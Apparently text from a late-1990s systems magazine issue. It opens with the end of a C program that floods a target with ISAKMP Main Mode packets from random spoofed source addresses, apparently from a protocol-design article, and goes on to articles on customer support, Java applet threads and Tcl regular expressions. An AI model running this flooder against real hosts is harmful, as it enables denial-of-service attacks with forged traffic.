#define FIX(n) htons(n)
#endif

#define IP_MF 0x2000 /* More IP fragment en route */
#define IPH 0x14 /* IP header size */
#define UDPH 0x8 /* UDP header size */
#define PADDING 72 /* first isakmp message length */
#define MAGIC 0x3
#define COUNT 0x1

void usage(u_char *);
u_long name_resolve(u_char *);
u_short in_cksum(u_short *, int);
void send_cookies(int, u_long, u_long, u_short, u_short, u_short);

/* Initiator Packet for ISAKMP Main Mode */

char isakmppacket[PADDING] = {
  0x95, 0xfe, 0x04, 0x54, 0xa9, 0x11, 0xba, 0xe7,
  0, 0, 0, 0, 0, 0, 0, 0,
  0x01, 0x10, 0x02, 0, 0, 0, 0, 0,
  0, 0, 0, 0x48, 0, 0, 0, 0x2c,
  0, 0, 0, 1, 0, 0, 0, 1,
  0, 0, 0, 0x20, 1, 1, 0, 1,
  0, 0, 0, 0x18, 1, 1, 0, 0,
  0x80, 1, 0, 1, 0x80, 2, 0, 1,
  0x80, 3, 0, 1, 0x80, 4, 0, 1
};

int main(int argc, char **argv)
{
  int one = 1, i, rip_sock, x=1, id=1;
  u_long src_ip = 0, dst_ip = 0;
  u_short src_prt = 0, dst_prt = 0;

  if((rip_sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0) {
  perror("raw socket");
  exit(1);
  }
  if (setsockopt(rip_sock, IPPROTO_IP, IP_HDRINCL, (char *)&one, sizeof(one))
  < 0) {
  perror("IP_HDRINCL");
  exit(1);
  }
  if (argc < 2) {
  usage(argv[0]);
  }
  if (!(dst_ip = name_resolve(argv[1]))) {
  exit(1);
  }

  dst_prt = 5000;
  for (;;) {
#ifdef USE_IP_SOURCE
  src_ip = inet_addr(USE_IP_SOURCE);
#else
  src_ip = ((arc4random() & 0xdfff) << 16)
  + arc4random();
#endif
  src_prt = arc4random();
  send_cookies(rip_sock, src_ip, dst_ip, src_prt, dst_prt, id++);
  }
```

```
  return (0);
}

/*
  * Send ISAKMP initiator Main Mode packet.
  */
void send_cookies(int sock, u_long src_ip, u_long dst_ip, u_short src_prt,
  u_short dst_prt, u_short id)
{
  u_char *packet = NULL, *p_ptr = NULL; /* packet pointers */
  u_char byte; /* a byte */
  struct sockaddr_in sin; /* socket protocol structure */
  u_int32_t cookiehalf;

  sin.sin_family = AF_INET;
  sin.sin_port = src_prt;
  sin.sin_addr.s_addr = dst_ip;

  /*
  * Grab some memory for our packet, align p_ptr to point at the beginning
  * of our packet, and then fill it with zeros.
  */
  packet = (u_char *)malloc(IPH + UDPH + PADDING);
  p_ptr = packet;
  bzero((u_char *)p_ptr, IPH + UDPH + PADDING); // Set it all to zero

  byte = 0x45; /* IP version and header length */
  memcpy(p_ptr, &byte, sizeof(u_char));
  p_ptr += 2; /* IP TOS (skipped) */
  *((u_short *)p_ptr) = FIX(IPH + UDPH + PADDING); /* total length */
  p_ptr += 2;
  *((u_short *)p_ptr) = htons(id); /* IP id */
  p_ptr += 2;
  /* *((u_short *)p_ptr) |= FIX(IP_MF); */ /* IP frag flags and offset */
  p_ptr += 2;
  *((u_short *)p_ptr) = 247; /* IP TTL */
  byte = IPPROTO_UDP;
  memcpy(p_ptr + 1, &byte, sizeof(u_char));
  p_ptr += 4; /* IP checksum filled in by kernel */
  *((u_long *)p_ptr) = src_ip; /* IP source address */
  p_ptr += 4;
  *((u_long *)p_ptr) = dst_ip; /* IP destination address */
  p_ptr += 4;
  *((u_short *)p_ptr) = htons(src_prt); /* UDP source port */
  p_ptr += 2;
  *((u_short *)p_ptr) = htons(dst_prt); /* UDP destination port */
  p_ptr += 2;
  *((u_short *)p_ptr) = htons(PADDING + 8); /* Length */
  p_ptr += 4;

  cookiehalf = arc4random();
  bcopy(&cookiehalf, isakmppacket, 4);
  cookiehalf = arc4random();
  bcopy(&cookiehalf, isakmppacket + 4, 4);
  bcopy(isakmppacket, p_ptr, PADDING);

  if (sendto(sock, packet, IPH + UDPH + PADDING, 0, (struct sockaddr *)&sin,
  sizeof(struct sockaddr)) == -1)
  {
  perror("\\nsendto");
  free(packet);
  exit(1);
  }
  free(packet);
}
```

```
u_long name_resolve(u_char *host_name)
{
  struct in_addr addr;
  struct hostent *host_ent;
  if ((addr.s_addr = inet_addr(host_name)) == -1)
  {
  if (!(host_ent = gethostbyname(host_name))) return (0);
  bcopy(host_ent->h_addr, (char *)&addr.s_addr, host_ent->h_length);
  }
  return (addr.s_addr);
}
void usage(u_char *name)
{
  fprintf(stderr,
  "%s dst_ip\\n",
  name);
  exit(0);
}
```


Acknowledgments

A number of folks have contributed anonymously to this document. This incorporates many private discussions that occurred during 1996–1998.

References

[Folklore-00] Perlman, R. "Folklore of Protocol Design," draft-iab-perlman-folklore-00.txt, Work In Progress, January 1998.

[Photuris-01] Karn, P., and W. Simpson. "The Photuris Session Key Management Protocol," draft-karn-photuris-01.txt, Work In Progress, March 1995. To be published as "Photuris: Design Criteria," *Proceedings of Selected Areas in Cryptography,* August 1999.

[RFC-2026] Bradner, S., editor. "The Internet Standards Process – Revision 3." BCP 9, Harvard University, October 1996.

[RFC-2360] Scott, G., editor. "Guide for Internet Standards Writers." BCP 22, (US) Defense Information Systems Agency, June 1998.

[RFC-2408] Maughan, D., M. Schertler, M. Schneider, and J. Turner. "Internet Security Association and Key Management Protocol (ISAKMP)." November 1998.

[RFC-2409] Harkins, D., and D. Carrel. "The Internet Key Exchange (IKE)." November 1998.

[RFC-2522] Karn, P., and W. Simpson. "Photuris: Session-Key Management Protocol." March 1999.

the magic, art, and science of customer support

Part I: The Customer

Often disregarded, misunderstood, or simply not thought of, the focus of good customer support is absolutely critical in any support organization, whether it's a back-end server room or a desktop-support group. This article is one in a series dedicated to exploring the nuances of the customer-support focus and helping us to improve our organizations and ourselves.

by Christopher M. Russo

Chris Russo manages engineering at GTE Internetworking. His focus continues to be satisfying the customer – whether that be a Web developer, a systems administrator, or an end user.

<chris@thlogic.com>

Whether you are aware of it or not, as a system administrator or a manager of a group of system administrators, you are actually selling a very complex and valuable product every single day. That product is your skills and experience with integrating, maintaining, and repairing complex computer systems and networks.

Many of you might be thinking, "Well, I work for a company, and I'm not a consultant, so I'm not really selling my services to anyone." This is a normal and common reaction, but let's take a moment and explore this issue more deeply.

Your company has elected to hire you for some amount of money to perform system-administration tasks and responsibilities. Your company has also set aside a certain amount of money each year to provide you with the necessary tools, hardware, and software that you need to do your job. In many cases, this money is allocated by taking a certain amount of budget money from each department that will be using your services. The point here is that someone is paying for your services, and an exchange of money for goods and services implies that the person paying is a customer.

So in the simplest form one could say that your customer is your company. As long as you do your job reasonably well and don't insult any senior executives you should be fine, right? Wrong.

As a system administrator, your customers can vary significantly and are never just the company as a whole. At times your customer is your boss, at times it is that man down in accounting. Sometimes it is the senior executive vice president of the company, or it may be a person on the phone who has purchased your company's product. It may even be a whole room full of people in a training session that you are teaching. Everyone is a customer!

In one way or another each of these people is paying you for your services. Your boss is paying your salary. The man in accounting has a portion of his department's budget allotted to you for your salary and equipment to do your job. The senior executive vice president is very likely to be budgeting for your entire department, and the person on the phone has purchased not only your product, but also the support that goes along with it. Each person in that training session has probably spent a fair amount of money, as well as some precious time, to come and be taught by you. Everyone is a customer!

Have we made this point clear enough yet? Everyone, everyone, everyone is a customer!

To better understand this concept, let's look at a scenario that could happen to you in everyday life. Let's say, for example, that you sit down one day and turn on your televi-

Most people are customers all day long, every single day of their lives.

sion set and it doesn't work. Well, after you smack it a few times and realize that isn't getting you very far, you pick up the phone and call your local television-repair shop.

You make an arrangement with the pleasant-sounding gentleman on the phone and hop in your car with your TV and drive down to his store. Thankfully, the shop is warm and comfortable as it is very cold out today – even your down coat does not really seem to compensate. The man seems to know who you are and happily picks up on the conversation where you left off on the phone.

After inspecting the television, however, the man says that he is afraid that he cannot repair that model because of the age of the design and suggests that you may want to try purchasing a new set or contacting the manufacturer directly for some alternatives. He hands you the phone number and address of the manufacturer on a neatly printed card and explains that they are closed for the day but that you can probably get them tomorrow morning. He gives you a nominal bill to cover his costs and time and sends you away with a pleasant smile. Disappointed, but excited about an excuse to buy a TV, you hop back in your car and speed off to the nearest vendor of big-screen televisions!

So, big deal, right? The man at the television repair place was nice, friendly, and helpful. So overall you were a customer once that day, and possibly twice when you take into account the 85-inch plasma-screen television that you bought from your local TVs-R-US.

There is, however, much more to it than that. In every action throughout the day, you were using a product of some sort that you purchased. You purchased your chair and television from a nearby furniture place. The heat in your home was provided by fuel that you buy from the local oil company. The electricity you are using to ineffectively power your broken television is purchased per kilowatt-hour from the city electric company. The phone service to call the repair shop is paid in a combination of a monthly fee and usage rate. The car, which you purchased from a local dealer that you trust, is being fueled by gasoline from a station that is convenient and clean. The roads you traveled on are funded by your tax dollars, as are the policemen who are kind enough to give you speeding tickets. The coat, which you find warm, but not quite warm enough, was bought from a big-name vendor of such garments. Finally, you paid for the heat, light, and expert opinion of a man who told you (as you heard it, anyway) to rush out and buy an 85-inch plasma television set, which you bought at a big electronics chain.

Whether they realize it or not, most people are customers all day long, every single day of their lives.

The thing to keep in mind here is that if at any point you felt that any of these goods and services were not up to your standards, you might not return to purchase them again. What if the oil company failed to deliver oil consistently? You might switch to gas. What if you bought your car and it was horribly unreliable and the man who sold it to you seemed to be a charlatan? You'd probably buy a different model from a different dealer next time. What if the roads were constantly riddled with potholes? You might decide to take a different road, or more likely vote for a different town or state official who would fix such things. The coat? You paid over $200 for that thing – I'll bet you'll buy one from a less glitzy fashion outlet next time, won't you? However, the man at the TV repair shop was very nice and helpful – you'll definitely have to remember to recommend him to all of your friends.

"OK," you're saying."Interesting, but so what?"

The point that we're working toward here is that your customers at work are no different from you. To state it simply, if you provide poor customer service, those that are directly or indirectly paying for your services will inevitably find someone else who will do the job better. In other words, you will be "redeployed."

This principle does not stop at the individual. If an entire department suffers from the ailment of poor customer support, the head of the department will be fired or, more likely, individual groups within the organization will fund their own support staff and ask you not to return. Ultimately this means that your organization will be serving fewer customers and you may ultimately be downsized or find that the satellite departmental support groups may wind up eventually absorbing yours into their structure.

As an exercise, spend a couple of days going about your life thinking of everything you do and how you react as a customer. When you go to your local drug store to pick up a couple of things, think of why it is that you choose this drug store over the other ones. Is it the selection? Is it the courteous service or perhaps the speed with which they fill your prescription? Consider why it is that you do not go to the other drug stores. Is it because they are farther away? Perhaps the lighting is a little too dark for your liking. Maybe the dead rat in the corner of the room was an element in the decision process. What about the snarling old bat of a pharmacist behind the drug counter – the one who will yell at you just as soon as look at you? What about the grocery store? The post office? Why do you choose one movie theatre over another? What about restaurants? Do you choose to go to one fast-food restaurant over another because its food tastes better, or is it because the second restaurant is always forgetting to give you your fries?

Don't limit your thoughts of customer interaction to stores, restaurants, and service bureaus, either. If you think about it, you can even consider something seemingly as little a "product" as the weather as a thing to which you are a customer. If the weather is nice, then you will enjoy the product and will use it as much as you can to make you happy – opening windows, going outside to play with your dog, etc. If the weather is terrible, you will probably opt to stay indoors, turn on heat or air conditioning, possibly use humidifiers or dehumidifiers, take vacations, and, in extreme cases, move. Why do New Englanders tolerate all those hellish winters and humidity you can cut with a knife? What is New England's "selling point"? What does it have to offer? Why do people choose to purchase New England's "product" over that of, say, the desert?

What about friends? Cold and heartless as it may seem to some people to analyze their friends in this way, think of what services your friends are selling to you in being your friends. This is a particularly interesting one, because in this case you can think about why they are purchasing this "friendship service" from you as well.

After you have worked on this a couple of days, sit down with a pen and a piece of paper and try and put down several examples of things you thought about that were particularly interesting to you. Name a service you were a customer of and then note all the reasons why you purchased that service. Then note a competing service and name all the reasons why you do not purchase that one. Finally, for each specific service, try to prioritize what the core components of your choices are when buying that service. You may consider discussing this with someone; it will help to solidify your thoughts on the topic. When done, keep this paper handy, as I will be addressing the priorities of customer service in the next article.

And, while you're at it, enjoy your new television.

If you provide poor customer service, those that are directly or indirectly paying for your services will inevitably find someone else who will do the job better.

using java

Using Threads Within Applets

by Prithvi Rao

Prithvi Rao is the co-founder of KiwiLabs, which specializes in software engineering methodology and Java/CORBA training. He has also worked on the development of the MACH OS and a real-time version of MACH. He is an adjunct faculty at Carnegie Mellon and teaches in the Heinz School of Public Policy and Management.

<prithvi@ux4.sp.cs.cmu.edu>

Graphical user interfaces (GUIs) are pervasive in computing environments. The trend seems to be that for every application that can be run from the command line there is likely to be a GUI from which the user can run the same program. (Well, this is largely true, but not totally.) Another trend seems to be the move toward Integrated Development Environments (IDE). Some examples are Visual Cafe, Kawa, and JBuilder, all of which facilitate the development of Java programs with GUI-based infrastructures providing capabilities from project management, at some level, to debugging. Two reasons to do this are to facilitate the rapid development of applications and also to encourage development by nonexperts.

While I don't have a strong opinion, either in favor or against, regarding these trends, it is useful to examine how multithreading helps provide a better implementation of GUI-based IDEs. (Of course emacs is still significant for many practitioners.) One key metric that determines the success of IDEs is performance, and threads can facilitate this capability.

This article is a mini tutorial on threading, in which we will look at threads within applets. The information is not restricted to use within applets. We will look at the basic concept of threads and describe their lifecycle. We will create a second thread in a Java applet and utilize the `Runnable` interface. Although IDEs are not (currently) implemented using applets, the experience is nevertheless useful.

Multithreading

Java provides support for threads even if the underlying operating system on which it runs does not. The support for threads was partially driven by the need to support network-based applications in which separate threads are used to transmit audio and video simultaneously (to give one example of an application).

Threads provide a mechanism for performing several programming tasks concurrently within a running program. A thread is a path of execution within a running program. Each thread has its own set of "virtual registers," also known as the thread's context; it's own stack; and a priority value. The various threads that are created and run (we restrict the discussion in this article to single-CPU environments) can compete for the CPU and are therefore scheduled to run based on some scheduler implementation. The scheduler is responsible for switching among the various threads and so maintains a list of the "runnable" threads. This can create the illusion that multiple programs are executing at the same time, but in a single CPU this is not the case. Any thread can be suspended or preempted at any time.

Typically, most programs need to perform a variety of tasks. Some typical tasks: updating a screen, getting information from a database, accessing the network. In a single-threaded program, all these functions are typically performed serially (this is not strictly true, because the "other" way to provide threads is to use interrupts). For instance, if the network-access thread is blocked, then it makes good sense to run another thread to update the screen. Basically, multithreading can provide better throughput but does not necessarily improve the response time for a particular thread. So if your aim is to make one program more responsive than another, multithreading alone will not necessarily accomplish that goal. Read on!

It is also possible that multithreading can simplify the writing of some applications. This is true in cases where the blocking has to be prevented by using synchronous calls, and this can make programming a more arduous task. (Windows 3.1 is an example of this.) The main problem here is that it introduces the notion of "event handling," which is not trivial.

Java Threads

New users of Java may not know that the virtual machine itself uses threads. Specifically, the garbage collection (for which Java is well known) happens in a separate thread. The virtual machine does not concern itself with scheduling (other than providing priority queues) and relinquishes all scheduling decisions to the underlying operating system. We will not go deeply into this because it is not our focus here. In the event that the operating system does not provide thread support, a package called "green threads" is ported together with the Java Virtual Machine to provide a threads layer on top of the operating system. For this reason, threads can be supported on any operating system.

Thread Lifecycle

Threads are objects and as such are created the same way other Java objects are created.

```
Thread foo = new Thread();
```

Threads have four states:

- New thread
- Runnable
- Dead
- Blocked

When a thread object is created, it is not "runnable" at that time. The thread has all the resources it requires to be runnable but will only do so after a call to its `start()` method is made. This causes the scheduler to call the thread's `run` method.

It is likely that many threads will be in a "runnable" state simultaneously. For a single CPU all threads compete for the CPU and (hopefully) eventually get to run. Contrast this to the multiprocessor case, where several threads could run in parallel. From a design point of view it is reasonable to assume that any "runnable" thread can run at any time.

A running thread can voluntarily give up the processor by calling `yield()`. It can also call `sleep()` if it wishes to stop for a specific amount of time.

A "runnable" thread can block for a number of reasons:

- The running thread called `sleep()` or `wait()`.
- Any running thread called `suspend`.
- The running thread blocked (while performing I/O perhaps).

A thread can die for one of two reasons:

- It exits from its run method.
- It is killed from another object that calls its `stop()` method.

The thread has all the resources it requires to be runnable but will only do so after a call to its `start()` method is made.

Threads and the `Runnable` Interface

There are two ways to create a `thread` class:

- Extend the `Thread` class and override the `run()` method.
- Implement the `Runnable` interface.

The obvious way to create a new `thread` class is to extend the `Thread` class and override the `run()` method. This does not work if it is necessary to extend another class (such as an `applet` class – Java supports multiple inheritance of interfaces, not classes). Any class can implement the `Runnable` interface while extending another class. The `Runnable` interface is defined as:

```
public interface Runnable {
  public abstract void run();
}
```

A class that implements an interface must implement all the methods defined in that interface, so a class that implements the `Runnable` interface must define a `run()` method.

When the thread's `start()` method is called, the Java Virtual Machine calls the thread's `run()` method. The code in the `run()` method is the only code that runs as a separate thread.

Threads and Applets

In this section we will examine the use of threads to run applets. First we write an `applet` class and then write a `thread` class. The code demonstrates the running of applets as threads.

```
public class sampleApplet extends Applet implements Runnable {
private Thread thread; /* define a private reference to Thread */
public void start() {
  thread = new Thread(this); /* create a new thread */
  thread.start(); /* make this thread runnable */
}
public void run() {
  /* this method will run on a separate thread */
}
} /* End of this class */
public class Thread implements Runnable {
private Runnable target;
public Thread(Runnable foo) {
  target = foo; /* constructor for this class */
}
public void run() {
  if (target != null)
  target.run();
}
} /* End of this class */
```

In the above example we show how an `applet` class can implement the `Runnable` interface. The `start()` method of the applet creates a new thread by calling the constructor that takes a reference to the `target Runnable` object – in other words, a reference to an object that provides the `run()` method. In this case, the `run()` method is defined in the applet itself, so the `start()` method passes `this` (a reference to itself) to

the Thread constructor. The Thread constructor stores this reference in an instance variable called target. The start() puts the new Thread object into a "runnable" state by calling the start() method.

When a Thread object enters the "runnable" state, it becomes a candidate for scheduling. The first time it is scheduled, the scheduler calls its run() method; the run() method checks to see if the target class is not equal to null and then calls the run() method of the target object, that is, the run() method in sampleApplet. This allows sampleApplet to be run in separate threads. The body of the run() method will usually be an infinite loop. (Remember, you exit the thread if you return from run().)

Controlling a Thread

A thread can be "blocked" temporarily by calling its suspend() and resume() methods. The following shows a code segment to do this.

```
boolean stopped;
public boolean mouseDown(Event x) {
  if (stopped)
   thread.resume();
  else
   thread.suspend();
   stopped = !stopped;
  return true;
}
```

A thread can put itself to sleep for a specified amount of time by calling its sleep method and passing to it the time (in milliseconds) of the sleep duration.

```
Thread.sleep(long time);
```

This is useful to do in tight loops to prevent the thread from "hogging" the CPU. This may throw an InterruptedException, so there needs to be code to catch this exception.

Threads can be terminated by calling stop(). This throws a ThreadDeath object, and this must also be handled. All cleanup from a thread exiting can be done in the "finally" clause of the object.

An Applet Example

The following example displays a running count in an applet window.

```
public class Counter extends Applet implements Runnable {
  private Thread thread;
  private int count; ; /* set up a counter */
  public void start() {
   if (thread == null) {
    thread = new Thread(this); /* target = this */
    thread.start();
  }
}
  public void stop() { /* stop this thread */
   thread.stop();
   thread = null;
}
  public void run() {
   while (true) {
    count++; /* increment the count */
    repaint(); /* request screen refresh */
```

A thread can put itself to sleep for a specified amount of time. This is useful to do in tight loops to prevent the thread from "hogging" the CPU.

A class can contain only one `run()` *method, so if an applet needs to create more than one thread and each thread needs to be different, then each* `run()` *method must be in a class of its own.*

```
    try {
     Thread.sleep(10); /* sleep for 10 ms */
    } catch (InterruptedException e) {}
   }
  }
   public void paint(Graphics g) { /* display the count */
    g.drawString("Count = " + count, 10, 10);
   }
  }
```

In this example, the applet's `start()` method checks the value of the instance variable `thread` to see if it has already been created; if not, the `start()` method creates it and passes the `this` parameter to the thread's constructor. The `run()` method in the `Thread` object calls the `run()` method in this applet.

After the `Thread` object is created, a call is made to its `start()` method. Once this method returns, the applet's `start()` method returns control to the browser. In the meantime, the new thread will start executing the applet's `run()` method. If there was no call to `sleep()`, the thread could potentially hog the CPU and not relinquish it, causing starvation for other threads.

Creating Multiple Threads

We can create multiple threads by putting the `run()` method in a class of its own.

```
public class Counter implements Runnable {
   private TextField foo;
   private int count;
   public Counter(TextField t) {
    foo = t;
   }
   public void run() {
    while (true) {
     count++;
    txt.setText(count);
    .......
   }
  }
}
public class CounterTest extends Applet {
   private TextField x1, x2;
   private Counter y1, y2;
   public void start() {
    y1 = new Counter(x1);
    y2 = new Counter(x2);
    new Thread(y1).start();
    new Thread(y2).start();
  }
}
```

A class can contain only one `run()` method, so if an applet needs to create more than one thread and each thread needs to be different, then each `run()` method must be in a class of its own. Any class can implement the `Runnable` interface, so this is not a problem. In the example above, the `Counter` class displays the running count in a `TextField` component. The constructor initializes the instance variable to refer to a `TextField` object. The `run()` method is similar to that in the previous example, except that the count is displayed in the `TextField` component.

The CounterTest class (an applet) can create as many Counter objects as required. In this example there are two such threads. The init() method for this class is shown below; it creates the TextField components and adds them to the applet window.

```
public void init() {
  x1 = new TextField(24);
  x2 = new TextField(24);
  add(x1);
  add(x2);
}
```

A separate Thread object must be associated with each Counter object. Consequently, when the Thread objects are created, we pass the reference to the appropriate Counter object to the Thread constructor. Then we call the thread's start() method. After the second Thread object is created, control is returned to the browser. In the meantime, the two TextField components will display a running count.

The simplicity with which a novice Java programmer can create multithreaded applications is an appealing feature of this language.

Conclusion

The simplicity with which a novice Java programmer can create multithreaded applications is an appealing feature of this language. In this article we have presented a brief tutorial on threads in Java. I consider this brief because although we examined some fundamental aspects of using threads, the complexity associated increases in a nonlinear fashion as you scale the number of threads in your application. Add to this the fact that assigning priorities is not a trivial design task, and thread synchronization adds yet another level of complexity. It is important to understand threads as they have been presented here before embarking on the other fronts.

In future articles, to demonstrate their capabilities, we will examine thread priorities and synchronization in the context of other applications.

the tclsh spot

by Clif Flynt

Clif Flynt has been a professional programmer for almost twenty years, and a Tcl advocate for the past four. He consults on Tcl/Tk and Internet applications.

<clif@cflynt.com>

The last Tclsh Spot article introduced Tcl's http package and showed how to use it to retrieve an HTML page and display it using the htmllib.tcl package. While we can retrieve and display HTML from pine or elm using the `htmlview.tcl` program, cruising the Web is a task that's really better done with a dedicated browser. Surfing the Web is an interactive process, and an application that's truly designed to be interactive, rather than a static HTML-viewing program, will be more satisfying to use. However, there are some Web-oriented tasks that I prefer not to do interactively. For instance, getting the current quote on several stocks by going to a Web site, typing in each ID one at a time, clicking the button, and waiting for it to load is about as amusing as watching rdist run.

This is a great job for a custom software robot that will parse the HTML page for information content rather than for display instructions.

This article will describe a stock-quote-retrieving robot and introduce the Tcl regular-expression commands to parse the page. (In fact, there are more generic ways to parse an HTML page, but regular expressions are just fine for simple dedicated robots.)

As you recall from the last article, using the `http` package to retrieve a Web page is pretty simple. We need to use the package `require` command to tell Tcl we'll be using the `http` package, and then use the `:http::geturl` command to retrieve a page.

Here's the code for retrieving a page with a quote for Sun Microsystems from the NewsAlert homepage.

```
set url "http://www.newsalert.com/free/stocknews?Symbol=sunw"
package require http
set id [::http::geturl $url]
set data [::http::data $id]
```

The good news is that getting the page is easy. The bad news is that the current price of Sun stock is 4 bytes out of 21K of data. Finding the two needles of information (the stock symbol and the last price) in the 21K haystack of data is the fun part.

The interesting part of the page we retrieved from NewsAlert looks like this:

```
<td colspan="10"><table border="0" cellpadding="0" cellspacing="0"
width="100%"><tr><td bgcolor="#6699CC"><img src="/images/spacer.gif"
height="2" alt="" border="0"></td></tr></table></td>
</tr><tr >
<td align="center"><a href="/bin/headlines?Query=SUNW&SearchOption=
ticker"><img src="/gifs/unchecked3.gif" width="13" height="13"
border="0"></a></TD>
<td align="left" class="symprice"><a href="/bin/digest?Symbol=SUNW"
onmouseover="status='Digest for Sun Microsystems Inc.';return
true">SUNW</a></td>
<td align="left" class="symprice">
<a href="/bin/charts?Symbol=SUNW">89 5/8</a></td>
<td align="left" class="indexNumD"><img src="/gifs/downarrow2.gif"
width="9" height="8" alt="" border="0">-3 3/4</td>
<td align="left" class="symprice">-4.0</td>
<td align="left" class="symprice">16:01</td>
<td align="left" class="symprice">94</td>
```

```
<td align="left" class="symprice">94</td>
<td align="left" class="symprice">88 15/16</td>
<td align="left" class="symprice">10,044</td>
</tr></table><table cellpadding="0" cellspacing="0" border="0"
width="100%">
<tr>
```

If you're familiar with parsing strings in C using `strtok`, `strchr`, `strncpy`, etc., it may seem obvious to parse the data using the Tcl string commands to find tokens and extract substrings from a larger string.

The Tcl string commands (*;login:*, June 1999, p. 67) can be used to extract the information we want from a Web page. However, while parsing HTML pages using `string first`, `string last`, and `string range` commands is conceptually easy, the code tends to be rather long and ends up with page-specific strings to mark the start and end of interesting areas.

If we look at the page as a set of patterns and extract the information based on the patterns in the HTML page, rather than individual match strings, we can make the extraction code more generic and robust.

If we look at the page as a set of patterns, we can make the extraction code more generic and robust.

Thinking in terms of patterns leads me to think of using regular expressions to describe the HTML page.

Tcl has supported basic regular expressions operating on standard ASCII text for many years. When Tcl version 8.1 was developed, the regular-expression support was completely rewritten to support Unicode and more regular-expression options. The regular-expression support is based on Henry Spencer's implementation, which follows the POSIX 1003.2 specification and includes many of the Perl 5 extensions.

Tcl regular expressions come in three forms:

- BRE: POSIX Basic Regular Expressions
- ERE: POSIX Extended Regular Expressions
- ARE: Advanced Regular Expressions, generally a superset of EREs, with a few incompatibilities

This description of regular expressions is taken from Christopher Nelson's book *Tcl/Tk Programmer's Reference*, published by Osborne/McGraw-Hill. You should be able to order it by the time this issue of *;login:* is available. (See <http://www.purl.org/net/TclTkProgRef> for more information.)

Tcl interprets regular expressions as AREs by default. BRE and ERE interpretation may be selected with embedded options.

Regular Expression Syntax

A regular expression (RE) is made up of atoms that match characters in a string and constraints that limit where those matches occur. The simplest atom is a single character to be matched literally. For example, the regular expression "a" consists of one atom that matches the start of "abc" or "apple," the middle of "bat," or the end of "comma."

Any single character can be matched with "." (dot). For example the RE a.c matches any three-character substring starting with a and ending with c anywhere within a string.

One of several specific characters can be matched with a class. A class consists of square brackets surrounding a string of characters, collating elements, equivalence classes, or named character classes to match. Characters, collating elements, equivalence classes,

and named classes may be freely mixed in a class, except that equivalence classes and named character classes may not be used as the end of a range.

If the first character of a class is ^ (caret), the class is negated and matches any character not in the class. For example, `[^0-9]` matches any nondigit. A caret after the first character of a class has no special meaning.

Characters may be listed explicitly (for example, `[0123456789]`) or may be described with an implicit range of characters, by specifying the first and last character in the range, separated by a dash (for example, `[0-9]`).

A Unicode collating element is a character or multi-character string that sorts as a single character, such as "ae" for æ. A collating element is represented by the multi-character string or the collating element's name surrounded by "." and "." (such as `[.ae.]`).

A Unicode equivalence class is a set of characters that sort to the same position, such as o, ò, ó, ô, ö, õ. An equivalence class is represented by a member of the class surrounded by "=" and "=", such as `[=o=]` for the preceding list of o variants. For example, if p and π were members of an equivalence class, `[[=p=]]`, `[[=π=]]`, and `[pπ]` all match either character.

Note: Character ranges, collating elements, and equivalence classes are highly locale-dependent, not portable, and not generally useful in regular expressions. Their support in `regexp` is a side effect of Tcl's general support of Unicode encoding.

A named character class is specified with a class name between colons and stands for all characters (not all the collating elements) belonging to that class. A named character class may not be used as the endpoint of a range. The POSIX.1 standard class names are listed in the following table. A locale may define others.

Name	*Description*
`alnum`	Alphanumeric characters
`alpha`	Alphabetic characters
`blank`	A blank character
`cntrl`	Control characters (ASCII characters lower than 32 or higher than 127)
`digit`	Decimal digits
`graph`	All printable characters except blank
`lower`	Lowercase alphabetic characters
`print`	Printable characters
`punct`	Punctuation
`space`	White space
`upper`	Uppercase alphabetic characters
`xdigit`	Hexadecimal digits

For example, `{[[:alpha:]]+[[:digit:]]+}` matches "abcd1234".

An atom can be quantified with one of several suffixes:

* Specifies that the atom may match 0 or more times in the string

\+ Specifies that the atom must match at least once, but may be repeated more times

? Specifies that the atom may match zero or one occurrence.

Note: The + and ? quantifiers are not supported by BREs.

Thus, .* matches any string, including an empty string, a+b matches one or more a's followed by a b, and a[bc]. ?d matches "ad", "abc", and "acd", but not "abcd."

Starting with Tcl revision 8.1, you can also explicitly specify bounds on how many instances of the atom match:

{m}	Specifies that the atom must match exactly m times
{m,}	Specifies that the atom must match m or more times
{m,n}	Specifies that the atom must match m to n times (inclusive). m must be less than or equal to n.

m and n may be in the range 0 to 255, inclusive.

Note: In basic regular expressions, the braces ({}) must be preceded by backslashes, e.g., \{m,n\}.

That gives us a short review/overview of how a regular expression can be constructed. The syntax of the Tcl regular expression command looks like this:

Syntax: `regexp ?options? expression string ?matchVar? ?subMatchVar?`

regexp	Returns 1 if expression has a match in string. If matchVar or subMatchVar arguments are present, they will be assigned values based on the matched substrings.	
options	Options to fine-tune the behavior of regexp. May be one of:	
	-nocase	Ignores the case of letters when searching for a match.
	-indices	Stores the location of a match, instead of the matched characters, in the subMatchVar variable.
	-expanded	Use the expanded syntax that ignores white-space and comments, allowing long regular expressions to be formatted and commented.
	-line	Enable newline-sensitive matching. Equivalent to specifying -linestop and -lineanchor options.
	-linestop	Parses a dot (.) atom as all characters except newlines.
	-lineanchor	Treats the beginning of string (^) and end-of-string ($) markers as beginning of line and end of line markers.
	-about	Returns a list of information about the regular expression.
	--	Marks the end of options. Arguments which follow this will be treated as regular expressions even if they start with a dash.
expression	The regular expression to match with string.	
string	The string to search for the regular expression.	

Starting with Tcl revision 8.1, you can explicitly specify bounds on how many instances of the atom match.

If you want the Tcl interpreter to evaluate parts of a regular expression, but not others, you can enclose the string in double quotes, and escape the characters that you don't want evaluated with a backslash.

`?matchVar?`	If the regular expression matches the string, the entire matching string will be assigned to this variable.
`?subMatchVarN?`	The string matched by each of the substrings defined within parentheses in the regular expression will be assigned to these variables, in the order that the parenthesized expressions appear, counted from left to right and outer to inner.

The `matchVar` and `subMatchVar` variables make the `regexp` command very useful for pulling patterns out of strings.

For example, this little bit of line noise will extract the name and current price from the data:

```
regexp {arts.Symbol=([^"]+)">([^<]*)} $data fullmatch name value
```

Note that the regular expression is enclosed in curly braces. Since many of the regular-expression symbols also have meaning to the Tcl interpreter, they have to be distinguished from characters that the interpreter should evaluate. The Tcl interpreter will evaluate all characters in a string delimited with double quotes, but will not evaluate the characters in a string delimited with curly braces. If you want the Tcl interpreter to evaluate parts of a regular expression, but not others, you can enclose the string in double quotes, and escape the characters that you don't want evaluated with a backslash.

Examining the atoms from left to right:

`arts.Symbol=` This is a match to the string `arts?Symbol=`, which occurs as part of the (more recognizable) string `/bin/charts?Symbol=`.

The dot in `arts.Symbol` will match any character. In this case, that character will be the question mark.

